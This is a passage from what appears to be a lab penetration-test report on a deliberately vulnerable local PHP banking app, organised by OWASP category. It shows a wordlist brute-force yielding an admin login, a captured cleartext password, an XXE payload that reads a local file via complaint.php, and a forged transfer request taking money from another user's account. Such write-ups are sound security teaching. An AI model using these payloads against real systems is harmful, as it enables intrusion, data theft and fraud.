This payload type lets you configure a simple list of strings that are used as payloads.

```
123
password
0123
helloworld
admin123
```

4. Running Attack and gaining successful login .



Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
24	user1	helloworld	200	20			6115	
25	user2	helloworld	200	20			6115	
26	user3	helloworld	200	20			6115	
27	user4	helloworld	200	19			6115	
28	admin	helloworld	200	17			6115	
29		admin123	200	15			6115	
30	admin123	admin123	200	18			6115	
31	user1	admin123	200	14			6115	
32	user2	admin123	200	12			6115	
33	user3	admin123	200	13			6115	
34	user4	admin123	200	13			6115	
35	admin	admin123	302	21			399	

```
HTTP/1.1 302 Found
Date: Thu, 15 May 2025 03:56:38 GMT
Server: Apache/2.4.62 (Win64) PHP/8.3.14 mod_fcgid/2.3.10-dev
X-Powered-By: PHP/8.3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: dashboard.php
Content-Length: 1
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


```

Sensitive Data Exposure

OWASP Category

A3:2017 - Sensitive Data Exposure

Description


Passwords are transmitted without encryption.

Regular Request

Normal Login Request .

Attack Steps & Impact

- Intercept Request That shows password without any encryption mechanism



04:13:17 19 M... HTTP → Request POST http://localhost/bank/public/login.php
Request
Pretty
Raw
Hex
\n

```
POST /bank/public/login.php HTTP/1.1
Host: localhost
Content-Length: 33
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3
Connection: keep-alive

username=user1&password=password1
```

XML External Entities (XXE)


OWASP Category

A4:2017 - XML External Entities (XXE)

Description

The `complaint.php` file allows uploading XML files without proper validation, enabling XXE attacks.

Regular Request


Complaint Details

test

Attach Supporting Document Click to upload or drag and


File name: test.txt

Attack Steps & Impact

1- Creating `xxe payload file` .

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

        <!ENTITY xxe SYSTEM "file:///D:/test.txt" >]>

<foo>&xxe;</foo>
```

2- upload malicious file .




Time	Type	Direction	Method	URL
04:27:31 19 M...	HTTP	→ Request	POST	http://localhost/bank/public/complaint.php

Request

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/complaint.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3
Connection: keep-alive

------WebKitFormBoundaryloB0zeLPWi79dMF9
Content-Disposition: form-data; name="description"

test
------WebKitFormBoundaryloB0zeLPWi79dMF9
Content-Disposition: form-data; name="complaint_file"; filename="xxe_payload.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///D:/test.txt" >]>
<foo>&xxe;</foo>
------WebKitFormBoundaryloB0zeLPWi79dMF9--
```

3- xxe uploaded successfully



```
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/complaint.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=2ods89jaglp56j5960grvu4sm3
Connection: keep-alive

------WebKitFormBoundaryloB0zeLPWi79dMF9
Content-Disposition: form-data; name="description"

test
------WebKitFormBoundaryloB0zeLPWi79dMF9
Content-Disposition: form-data; name="complaint_file";
filename="xxe_payload.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
        <!ENTITY xxe SYSTEM "file:///D:/test.txt" >]>
<foo>&xxe;</foo>
------WebKitFormBoundaryloB0zeLPWi79dMF9--
```

✓ Complaint submitted successfully!

Complaint Details

Please describe your complaint in detail...

Broken Access Control

OWASP Category


A5:2017 - Broken Access Control

Description

Application fails to enforce proper restrictions on what authenticated users are allowed to do

Regular Request

- User1 Transfer Money From His Account To User2 Account .




```
06:26:53 19 M...   HTTP   →   Request   POST   http://localhost/bank/public/dashboard.php
```

Request

```
POST /bank/public/dashboard.php HTTP/1.1
Host: localhost
Content-Length: 59
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=1edb93a6ghm7bjqcguumj2tcc9
Connection: keep-alive

transfer=1&from_account=ACC003&to_account=ACC005&amount=500
```

- Successful Transfer



Welcome, user1


Manage your accounts and transactions

Your Accounts

ACC003	$1,000.00
ACC004	$1,000.00


Attack Steps & Impact

- User1 Transfer Money From User2 Account To His Account .



```
POST /bank/public/dashboard.php HTTP/1.1
Host: localhost
Content-Length: 59
Cache-Control: max-age=0
sec-ch-ua: "Not.A/Brand";v="99", "Chromium";v="136"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/av
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/bank/public/dashboard.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=1edb93a6ghm7bjqcguumj2tcc9
Connection: keep-alive

transfer=1&from_account=ACC005&to_account=ACC003&amount=500
```

- Successful Transfer



Welcome, user1

Manage your accounts and transactions

Your Accounts 💰

ACC003	$1,500.00
ACC004	$1,000.00

Security Misconfiguration

